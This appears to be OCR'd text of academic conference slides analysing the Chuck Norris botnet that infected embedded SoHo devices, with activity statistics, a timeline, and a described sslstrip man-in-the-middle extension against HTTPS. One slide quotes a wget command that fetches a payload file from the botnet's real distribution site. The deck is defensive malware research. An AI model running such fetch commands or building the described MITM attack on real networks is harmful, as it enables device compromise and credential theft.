
Month	Min	Max	Avr	Mdn
October	0	854	502	621
November	41	628	241	136
December	69	1321	366	325
January	9	1467	312	137
February	180	2004	670	560
Total	0	2004	414	354

Botnet **stopped** activity on **23 February 2010**.

Botnet Size and Evaluation – II



TELNET Malware Activities – 2009/11 - 2011/7




Chuck Norris Botnet Suspended

Chuck Norris Botnet Version 2

Campus Network Removed from Botnet Scanning List

Chuck Norris Will Never Die or Cyber War ?

TELNET scans against single host – 2011/10/20.



SURFmap
A network monitoring tool based on the Google Maps API

UNIVERSITY OF TWENTE.


Number of observed flows 🟩 [1, 12.5 > 🟨 [12.5, 24 > 🟧 [24, 35.5 > 🟥 [35.5, 47]

Flow details | Help | About

SURFmap – http://surfmap.sf.net

ADSL Modem Tuning - Botnet Distribution Site

```
wget http://tuning-individual.cz/tuning/tmp/install_4ce9761f7fdea/.a/config.xml
```



Úvod Přihlásit Přidat k oblíbeným Vaše spokojenost Kontakt

tuning-individual.cz tuningclubostrava.com

TUNING-INDIVIDUAL.cz

Tuning shop

Výprodej Autohifi Alarmy Elektro Exteriér Interiér Motor Kola Spoilery Světla Výfuky Podvozek Ostatní

Značka vozu

Alfa Romeo
Audi
BMW
Citroen
Dacia
Fiat
Ford
Honda
Hummer
Hyundai
Chevrolet
Chrysler
Jeep
Kia
Lancia
Land Rover
Mazda
Mercedes Benz

Tuning Individual shop - individuální tuning, Autodoplňky, Racing, Styling, Performance, Autohifi, Sportovní díly, Individuální dovoz dílů pro úpravy vozů, Náhradní díly

Chcete získat všechny výhody nebo zasílat aktuality a novinky? - Registrujte se.
Informace z první ruky - staňte se fanoušky Tuning-Individual.cz
Využívejte prioritně horní menu nebo klikněte **ZDE** (levé menu nestíháme aktualizovat).
Kompletní servis není problém - chcete-li montáž, nebo jen poradit?
Při objednávce nad 6000Kč - doprava po ČR zdarma!
Hýčkáme si své zákazníky. Denně nové položky.

Tuning Individual - Váš originál!

web o tuningu
články, jak na tuning, projekty, fotky,
web o sportovních a upravených autech
TUNING-INDIVIDUAL.cz/TUNING

Spustili jsme nový tuning web věnovaný zajímavým autům a všeho kolem tuningu NAHLÉDNĚTE!

Nákupní košík [více]

Váš nákupní košík je prázdný.

Vyhledávaní

Zadejte hledaná slova

Hledat

Rozšířené hledání

Akční nabídka

Part III

Beoynd Chuck Norris Botnet

Attacks on HTTPS using Chuck Norris Botnet – I


Features

- Our extension to Chuck Norris Botnet.
- Based on MITM (Man-In-The-Middle) attack presented by Moxie Marlinspike at Black Hat DC (02/2009).
- Infected host operates as transparent HTTP proxy.
- We don't attack HTTPS directly (invalid certificates).

Vulnerable Systems

- Any site providing HTTP → HTTPS redirect.
- Can't be detected on web server side.
- No invalid certificates on client side.

Attacks on HTTPS using Chuck Norris Botnet – II



web service

`https://mail.google.com`

access point


(mitm - sslstrip)

user

`86.49.xxx.yyy`


MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II




MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II




MITM attack using `sslstrip` tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II



MITM attack using sslstrip tool and infected host.

Attacks on HTTPS using Chuck Norris Botnet – II



MITM attack using sslstrip tool and infected host.

Part IV

Conclusion

Conclusion

Botnet Timeline

- Compilation timestamp in pnscan tool – 4.7.2008.
- First file uploaded to distribution servers – 19.5.2009.
- Botnet discovery at Masaryk University – 2.12.2009.
- Botnet shutdown (hibernation) – 23.2.2010

Botnet Summary

- There are not anti-* solutions for embedded/SoHo devices.
- Based on known techniques and components from Internet.
- Users are not aware about the attack or device infection.
- No response and collaboration from infected networks.

Thank You For Your Attention!

Embedded Malware – An Analysis of the Chuck Norris Botnet

Pavel Čeleda et al.
celeda@ics.muni.cz

Project CYBER
http://www.muni.cz/ics/cyber